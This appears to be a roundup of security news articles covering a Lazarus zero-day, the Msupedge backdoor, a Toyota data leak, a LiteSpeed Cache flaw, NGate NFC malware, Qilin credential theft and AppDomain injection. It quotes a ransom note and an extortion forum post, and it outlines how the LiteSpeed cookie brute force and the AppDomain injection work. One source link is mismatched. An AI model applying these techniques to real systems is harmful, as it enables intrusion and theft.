The notorious North Korean Lazarus hacking group exploited a zero-day flaw in the Windows AFD.sys driver to elevate privileges and install the FUDModule rootkit on targeted systems.

Microsoft fixed the flaw, tracked as CVE-2024-38193 during its August 2024 Patch Tuesday, along with seven other zero-day vulnerabilities.

CVE-2024-38193 is a Bring Your Own Vulnerable Driver (BYOVD) vulnerability in the Windows Ancillary Function Driver for WinSock (AFD.sys), which acts as an entry point into the Windows Kernel for the Winsock protocol.

The flaw was discovered by Gen Digital researchers, who say that the Lazarus hacking group exploited the AFD.sys flaw as a zero-day to install the FUDModule rootkit, used to evade detection by turning off Windows monitoring features.

"In early June, Luigino Camastra and Milanek discovered that the Lazarus group was exploiting a hidden security flaw in a crucial part of Windows called the AFD.sys driver," warned Gen Digital.

"This flaw allowed them to gain unauthorized access to sensitive system areas. We also discovered that they used a special type of malware called Fudmodule to hide their activities from security software."

A Bring Your Own Vulnerable Driver attack is when attackers install drivers with known vulnerabilities on targeted machines, which are then exploited to gain kernel-level privileges. Threat actors often abuse third-party drivers, such as antivirus or hardware drivers, which require high privileges to interact with the kernel.

What makes this particular vulnerability more dangerous is that the vulnerability was in AFD.sys, a driver that is installed by default on all Windows devices. This allowed the threat actors to conduct this type of attack without having to install an older, vulnerable driver that may be blocked by Windows and easily detected.

Gen Digital told BleepingComputer last week that they discovered the attack in June and believe it is related to a campaign in Brazil previously disclosed by Google TAG.

Google says that North Korean hackers that they attribute as PUKCHONG (UNC4899) targeted Brazilian cryptocurrency professionals with fake job opportunities that ultimately led to the installation of malware.

"To deliver the malicious app, PUKCHONG reached out to targets via social media and sent a benign PDF containing a job description for an alleged job opportunity at a well known cryptocurrency firm," explained a June Google TAG article.

"If the target replied with interest, PUKCHONG sent a second benign PDF with a skills questionnaire and instructions for completing a coding test. The instructions directed users to download and run a project hosted on GitHub."

"The project was a trojanized Python app for retrieving cryptocurrency prices that was modified to reach out to an attacker-controlled domain to retrieve a second stage payload if specific conditions were met."

The Lazarus group have also abused the Windows appid.sys and Dell dbutil_2_3.sys kernel drivers in other BYOVD attacks to install FUDModule.

The Lazarus hacking group

The Lazarus hacking group is known to target financial and cryptocurrency firms in million-dollar cyberheists used to fund the North Korean government's weapons and cyber programs.

The group gained notoriety after the 2014 Sony Pictures blackmail hack and the 2017 global WannaCry ransomware campaign that encrypted businesses worldwide.

In April 2022, the US government linked the Lazarus group to a cyberattack on Axie Infinity that allowed the threat actors to steal over \$617 million worth of cryptocurrency.

The US government offers a reward of up to \$5 million for tips on the DPRK hackers' malicious activity to help identify or locate them.

Update 8/20/24: Added further information about the attack.

Source: <https://www.bleepingcomputer.com/news/security/crowdstrike-update-crashes-windows-systems-causes-outages-worldwide//>

9. Hackers use PHP exploit to backdoor Windows systems with new malware

Unknown attackers have deployed a newly discovered backdoor dubbed Msupedge on a university's Windows systems in Taiwan, likely by exploiting a recently patched PHP remote code execution vulnerability (CVE-2024-4577).

CVE-2024-4577 is a critical PHP-CGI argument injection flaw patched in June that impacts PHP installations running on Windows systems with PHP running in CGI mode. It allows unauthenticated attackers to execute arbitrary code and leads to complete system compromise following successful exploitation.

The threat actors dropped the malware as two dynamic link libraries (weblog.dll and wmicInt.dll), the former loaded by the httpd.exe Apache process.

Msupedge's most noteworthy feature is the use of DNS traffic to communicate with the command-and-control (C&C) server. While many threat groups have adopted this technique in the past, it's not commonly observed in the wild.

It leverages DNS tunneling (a feature implemented based on the open-source dnscat2 tool), which allows data to be encapsulated within DNS queries and responses to receive commands from its C&C server.

The attackers can use Msupedge to execute various commands, which are triggered based on the third octet of the resolved IP address of the C&C server. The backdoor also supports multiple commands, including creating processes, downloading files, and managing temporary files.

PHP RCE flaw exploitation

Symantec's Threat Hunter Team, which investigated the incident and spotted the new malware, believes the attackers gained access to the compromised systems after exploiting the CVE-2024-4577 vulnerability.

This security flaw bypasses protections implemented by the PHP team for CVE-2012-1823, which was exploited in malware attacks years after its remediation to target Linux and Windows servers with RubyMiner malware.

"The initial intrusion was likely through the exploit of a recently patched PHP vulnerability (CVE-2024-4577)," said Symantec's Threat Hunter Team.

"Symantec has seen multiple threat actors scanning for vulnerable systems in recent weeks. To date, we have found no evidence allowing us to attribute this threat and the motive behind the attack remains unknown."

A day after the PHP maintainers released CVE-2024-4577 patches, WatchTower Labs released proof-of-concept (PoC) exploit code. The same day, the Shadowserver Foundation reported observing exploitation attempts on their honeypots.

Less than 48 hours after patches were released, the TellYouThePass ransomware gang also started exploiting the vulnerability to deploy webshells and encrypt victims' systems.

Source: <https://www.bleepingcomputer.com/news/security/hackers-use-php-exploit-to-backdoor-windows-systems-with-new-malware/>

10. Toyota confirms third-party data breach impacting customers

Toyota confirmed that customer data was exposed in a third-party data breach after a threat actor leaked an archive of 240GB of stolen data on a hacking forum.

"We are aware of the situation. The issue is limited in scope and is not a system wide issue," Toyota told BleepingComputer when asked to validate the threat actor's claims.

The company added that it's "engaged with those who are impacted and will provide assistance if needed," but has yet to provide information on when it discovered the breach,

how the attacker gained access, and how many people had their data exposed in the incident.

One day later, a spokesperson clarified in a new statement shared with BleepingComputer that Toyota Motor North America's systems were "not breached or compromised," and the data was stolen from what appears to be "a third-party entity that is misrepresented as Toyota."

When asked to share the name of the breached third-party entity, the spokesperson said that Toyota Motor North America was "not at liberty to disclose" that information.


Employee and customer data exposed

ZeroSevenGroup (the threat actor who leaked the stolen data) says they breached a U.S. branch and were able to steal 240GB of files with information on Toyota employees and customers, as well as contracts and financial information,

They also claim to have collected network infrastructure information, including credentials, using the open-source ADRecon tool that helps extract vast amounts of information from Active Directory environments.

"We have hacked a branch in United States to one of the biggest automotive manufacturer in the world (TOYOTA). We are really glad to share the files with you here for free. The data size: 240 GB," the threat actor claims.

"Contents: Everything like Contacts, Finance, Customers, Schemes, Employees, Photos, DBs, Network infrastructure, Emails, and a lot of perfect data. We also offer you AD-Recon for all the target network with passwords."



TOYOTA Branch in US [240 GB]
by ZeroSevenGroup - Friday August 16, 2024 at 02:08 AM

08-16-2024, 02:08 AM (This post was last modified: 08-16-2024, 02:34 AM by ZeroSevenGroup.)

BY: ZeroSevenGroup

GOD User

Posts: 45
Threads: 18
Joined: Jul 2024
Reputation: 41

TOYOTA

Hello Everyone
We have hacked a branch in United State to one of the biggest automotive manufacturer in the world (TOYOTA).
We are really glad to share the files with you here for free.
The data size: 240 GB
Contents: Everything like Contacts, Finance, Customers, Schemes, Employees, Photos, DBs, Network infrastructure, Emails, and a lot of perfect data .
Data: 1, 2, 3
We also offer you AD-Recon for all the target network with passwords

Toyota data leak (BleepingComputer)

While Toyota hasn't shared the date of the breach, BleepingComputer found that the files had been stolen or at least created on December 25, 2022. This date could indicate that the threat actor gained access to a backup server where the data was stored.

Last year, Toyota subsidiary Toyota Financial Services (TFS) warned customers in December that their sensitive personal and financial data was exposed in a data breach resulting from a Medusa ransomware attack that impacted the Japanese automaker's European and African divisions in November.

Months earlier, in May, Toyota disclosed another data breach and revealed that the car-location information of 2,150,000 customers was exposed for ten years, between November 6, 2013, and April 17, 2023, because of a database misconfiguration in the company's cloud environment.

Weeks later, it found two additional misconfigured cloud services leaking Toyota customers' personal information for over seven years.

Following these two incidents, Toyota said it implemented an automated system to monitor cloud configurations and database settings in all its environments to prevent such leaks in the future.

Multiple Toyota and Lexus sales subsidiaries were also breached in 2019 when attackers stole and leaked what the company described at the time as "up to 3.1 million items of customer information."

Update August 20, 17:09 EDT: Revised article and title based on new information Toyota Motor North America provided.

Source: <https://www.bleepingcomputer.com/news/security/toyota-confirms-third-party-data-breach-impacting-customers/>

11. LiteSpeed Cache bug exposes millions of WordPress sites to takeover attacks

A critical vulnerability in the LiteSpeed Cache WordPress plugin can let attackers take over millions of websites after creating rogue admin accounts.

LiteSpeed Cache is open-source and the most popular WordPress site acceleration plugin, with over 5 million active installations and support for WooCommerce, bbPress, ClassicPress, and Yoast SEO.

The unauthenticated privilege escalation vulnerability (CVE-2024-28000) was found in the plugin's user simulation feature and is caused by a weak hash check in LiteSpeed Cache up to and including version 6.3.0.1.

Security researcher John Blackbourn submitted the flaw to Patchstack's bug bounty program on August 1. The LiteSpeed team developed a patch and shipped it with LiteSpeed Cache version 6.4, released on August 13.

Successful exploitation enables any unauthenticated visitors to gain administrator-level access, which can be used to completely take over websites running vulnerable LiteSpeed Cache versions by installing malicious plugins, changing critical settings, redirecting traffic to malicious websites, distributing malware to visitors, or stealing user data.

"We were able to determine that a brute force attack that iterates all 1 million known possible values for the security hash and passes them in the litespeed_hash cookie — even running at a relatively low 3 requests per second — is able to gain access to the site as any given user ID within between a few hours and a week," explained Patchstack security researcher Rafie Muhammad on Wednesday.

"The only prerequisite is knowing the ID of an Administrator-level user and passing it in the litespeed_role cookie. The difficulty of determining such a user depends entirely on the target site and will succeed with a user ID 1 in many cases."

While the development team released versions that address this critical security vulnerability last Tuesday, download statistics from WordPress' official plugin repository show that the plugin has only been downloaded just over 2.5 million times, likely leaving more than half of all websites using it exposed to incoming attacks.

Earlier this year, attackers exploited a LiteSpeed Cache unauthenticated cross-site scripting flaw (CVE-2023-40000) to create rogue administrator users and gain control of vulnerable websites. In May, Automattic's security team, WPScan, warned that threat actors started scanning for targets in April after seeing over 1.2 million probes from just one malicious IP address.

"We strongly advise users to update their sites with the latest patched version of Litespeed Cache, version 6.4.1 at the time of this writing, as soon as possible. We have no doubts that this vulnerability will be actively exploited very soon," Wordfence threat intel lead Chloe Chamberland also warned today.

In June, the Wordfence Threat Intelligence team also reported that a threat actor backdoored at least five plugins on WordPress.org and added malicious PHP scripts to create accounts with admin privileges on websites running them.

Source: <https://www.bleepingcomputer.com/news/security/litespeed-cache-bug-exposes-millions-of-wordpress-sites-to-takeover-attacks/>

12. New NGate Android malware uses NFC chip to steal credit card data

A new Android malware named NGate can steal money from payment cards by relaying to an attacker's device the data read by the near-field communication (NFC) chip.

Specifically, NGate enables attackers to emulate victims' cards and make unauthorized payments or withdrawal cash from ATMs..


The campaign has been active since November 2023 and is linked to a recent report from ESET on the increased use of progressive web apps (PWAs) and advanced WebAPKs to steal banking credentials from users in the Czechia.

In research published today, the cybersecurity company says that NGate malware was also used during the campaign in some cases to perform direct cash theft.

Stealing card data via NFC chip

The attacks start with malicious texts, automated calls with pre-recorded messages, or malvertising to trick victims into installing a malicious PWA, and later WebAPKs, on their devices.

These web apps are promoted as urgent security updates and use the official icon and login interface of the targeted bank to steal client access credentials.



*Fake Play Store pages from where the WebAPK is installed
Source: ESET*

These apps do not require any permission when installed. Instead, they abuse the API of the web browser they run in to get the necessary access to the device's hardware components.


Once the phishing step is done via the WebAPK, the victim is tricked into also installing NGate via a subsequent step in the second attack phase.

Upon installation, the malware activates an open-source component called 'NFCGate' that was developed by university researchers for NFC testing and experimentation.

The tool supports on-device capturing, relaying, replaying, and cloning features, and does not always require the device to be "rooted" in order to work.

NGate uses the tool to capture NFC data from payment cards in close proximity to the infected device and then relay it to the attacker's device, either directly or through a server.

The attacker may save this data as a virtual card on their device and replay the signal on ATMs that use NFC to withdraw cash, or make a payment at a point-of-sale (PoS) system.



*NFC data relay process
Source: ESET*

In a video demonstration, ESET's malware researcher Lukas Stefanko also shows how the NFCGate component in NGate can be used to scan and capture card data in wallets and backpacks. In this scenario, an attacker at a store could receive the data through a server and make a contactless payment using the victim's card.

Stefanko notes that the malware can also be used to clone the unique identifiers of some NFC access cards and tokens to get into restricted areas.


Acquiring the card PIN

A cash withdrawal at most ATMs requires the card's PIN code, which the researchers say that it is obtained by social engineering the victim.

After the PWA/WebAPK phishing step is done, the scammers call the victim, pretending they are a bank employee, informing them of a security incident that impacts them.

They then send an SMS with a link to download NGate, supposedly an app to be used for verifying their existing payment card and PIN.

Once the victim scans the card with their device and enters the PIN to "verify" it on the malware's phishing interface, the sensitive information is relayed to the attacker, enabling the withdrawals.




The complete attack overview

Source: ESET

The Czech police already caught one of the cybercriminals performing these withdrawals in Prague, but as the tactic may gain traction, it poses a significant risk for Android users.

ESET also highlights the possibility of cloning area access tags, transport tickets, ID badges, membership cards, and other NFC-powered technologies, so direct money loss isn't the only bad scenario.

If you are not actively using NFC, you can mitigate the risk by disabling your device's NFC chip. On Android, head to **Settings > Connected devices > Connection preferences > NFC** and turn the toggle to the off position.



If you need NFC activated at all times, scrutinize all app permissions and restrict access only to those that need it; only install bank apps from the institution's official webpage or Google Play, and ensure the app you're using isn't a WebAPK.

WebAPKs are usually very small in size, are installed straight from a browser page, do not appear under '/data/app' like standard Android apps, and show atypically limited information under Settings > Apps.

Update 8/23 - A Google spokesperson told BleepingComputer that Google Play Protect, Android's default malware scanner, detects NGate:

"Based on our current detections, no apps containing this malware are found on Google Play.

Android users are automatically protected against known versions of this malware by Google Play Protect, which is on by default on Android devices with Google Play Services.

Google Play Protect can warn users or block apps known to exhibit malicious behavior, even when those apps come from sources outside of Play." - Google spokesperson

Source: <https://www.bleepingcomputer.com/news/security/new-ngate-android-malware-uses-nfc-chip-to-steal-credit-card-data/>

13. Qilin ransomware now steals credentials from Chrome browsers

The Qilin ransomware group has been using a new tactic and deploys a custom stealer to steal account credentials stored in Google Chrome browser.

The credential-harvesting techniques has been observed by the Sophos X-Ops team during incident response engagements and marks an alarming change on the ransomware scene.

Attack overview

The attack that Sophos researchers analyzed started with Qilin gaining access to a network using compromised credentials for a VPN portal that lacked multi-factor authentication (MFA).


The breach was followed by 18 days of dormancy, suggesting the possibility of Qilin buying their way into the network from an initial access broker (IAB).

Possibly, Qilin spent time mapping the network, identifying critical assets, and conducting reconnaissance.

After the first 18 days, the attackers moved laterally to a domain controller and modified Group Policy Objects (GPOs) to execute a PowerShell script ('IPScanner.ps1') on all machines logged into the domain network.

The script, executed by a batch script ('logon.bat') that was also included in the GPO, was designed to collect credentials stored in Google Chrome.

The batch script was configured to run (and trigger the PS script) every time a user logged into their machine, while stolen credentials were saved on the 'SYSVOL' share under the names 'LD' or 'temp.log.'



*Contents of the LD dump
Source: Sophos*

After sending the files to Qilin's command and control (C2) server, the local copies and related event logs were wiped, to conceal the malicious activity. Eventually, Qilin deployed their ransomware payload and encrypted data on the compromised machines.

Another GPO and a separate batch file ('run.bat') were used to download and execute the ransomware across all machines in the domain.

```
-- Qilin

Your network/system was encrypted.
Encrypted files have new extension.

-- Compromising and sensitive data

We have downloaded compromising and sensitive data from your system/network.
Our group cooperates with the mass media.
If you refuse to communicate with us and we do not come to an agreement, your data will be reviewed and published on our
blog (http://[REDACTED].onion) and on the media page (https://[REDACTED])

Data includes:
- Employees personal data, CVs, DL , SSN.
- Complete network map including credentials for local and remote services.
- Financial information including clients data, bills, budgets, annual reports, bank statements.
- Complete datagrams/schemas/drawings for manufacturing in solidworks format
- And more...

-- Warning

1) If you modify files - our decrypt software won't able to recover data
2) If you use third party software - you can damage/modify files (see item 1)
3) You need cipher key / our decrypt software to restore you files.
4) The police or authorities will not be able to help you get the cipher key. We encourage you to consider your decision
s.

-- Recovery

1) Download tor browser: https://www.torproject.org/download/
2) Go to domain
3) Enter credentials-- Credentials

Extension: [REDACTED]
Domain: [REDACTED].onion
login: [REDACTED]
password: [REDACTED]
```



*Qilin's ransom note
Source: Sophos*

Defense complexity

Qilin's approach to target Chrome credentials creates a worrying precedent that could make protecting against ransomware attacks even more challenging.

Because the GPO applied to all machines in the domain, every device that a user logged into was subject to the credential harvesting process.

This means that the script potentially stole credentials from all machines across the company, as long as those machines were connected to the domain and had users logging into them during the period the script was active.

Such extensive credential theft could enable follow-up attacks, lead to widespread breaches across multiple platforms and services, make response efforts a lot more cumbersome, and introduce a lingering, long-lasting threat after the ransomware incident is resolved.

A successful compromise of this sort would mean that not only must defenders change all Active Directory passwords; they should also (in theory) request that end users change their passwords for dozens, potentially hundreds, of third-party sites for which the users have saved their username-password combinations in the Chrome browser. – Sophos

Organizations can mitigate this risk by imposing strict policies to forbid the storage of secrets on web browsers.

Additionally, implementing multi-factor authentication is key in protecting accounts against hijacks, even in the case of credential compromises.

Finally, implementing the principles of least privilege and segmenting the network can significantly hamper a threat actor's ability to spread on the compromised network.

Given that Qilin is an unconstrained and multi-platform threat with links to the Scattered Spider social engineering experts, any tactical change poses a significant risk to organizations.

Source: <https://www.bleepingcomputer.com/news/security/qilin-ransomware-now-steals-credentials-from-chrome-browsers/>

14. Hackers now use AppDomain Injection to drop CobaltStrike beacons

A wave of attacks that started in July 2024 rely on a less common technique called AppDomain Manager Injection, which can weaponize any Microsoft .NET application on Windows.

The technique has been around since 2017, and multiple proof-of-concept apps have been released over the years. However, it is typically used in red team engagements and seldomly observed in malicious attacks, with defenders not actively monitoring it.

The Japanese division of NTT has tracked attacks that end with deploying a CobaltStrike beacon that targeted government agencies in Taiwan, the military in the Philippines, and energy organizations in Vietnam.

Tactics, techniques, and procedures, and infrastructural overlaps with recent AhnLab reports and other sources, suggest that the Chinese state-sponsored threat group APT 41 is behind the attacks, although this attribution has low confidence.

AppDomain Manager Injection

Similar to standard DLL side-loading, AppDomainManager Injection also involves the use of DLL files to achieve malicious goals on breached systems.

However, AppDomainManager Injection leverages .NET Framework's AppDomainManager class to inject and execute malicious code, making it stealthier and more versatile.

The attacker prepares a malicious DLL that contains a class inheriting from the AppDomainManager class and a configuration file (*exe.config*) that redirects the loading of a legitimate assembly to the malicious DLL.

The attacker only needs to place the malicious DLL and config file in the same directory as the target executable, without needing to match the name of an existing DLL, like in DLL side-loading.

When the .NET application runs, the malicious DLL is loaded, and its code is executed within the context of the legitimate application.

Unlike DLL side-loading, which can be more easily detected by security software, AppDomainManager injection is harder to detect because the malicious behavior appears to come from a legitimate, signed executable file.

GrimResource attacks

The attacks NTT observed start with the delivery of a ZIP archive to the target that contains a malicious MSC (Microsoft Script Component) file.

When the target opens the file, malicious code is executed immediately without further user interaction or clicks, using a technique called GrimResource, described in detail by Elastic's security team in June.

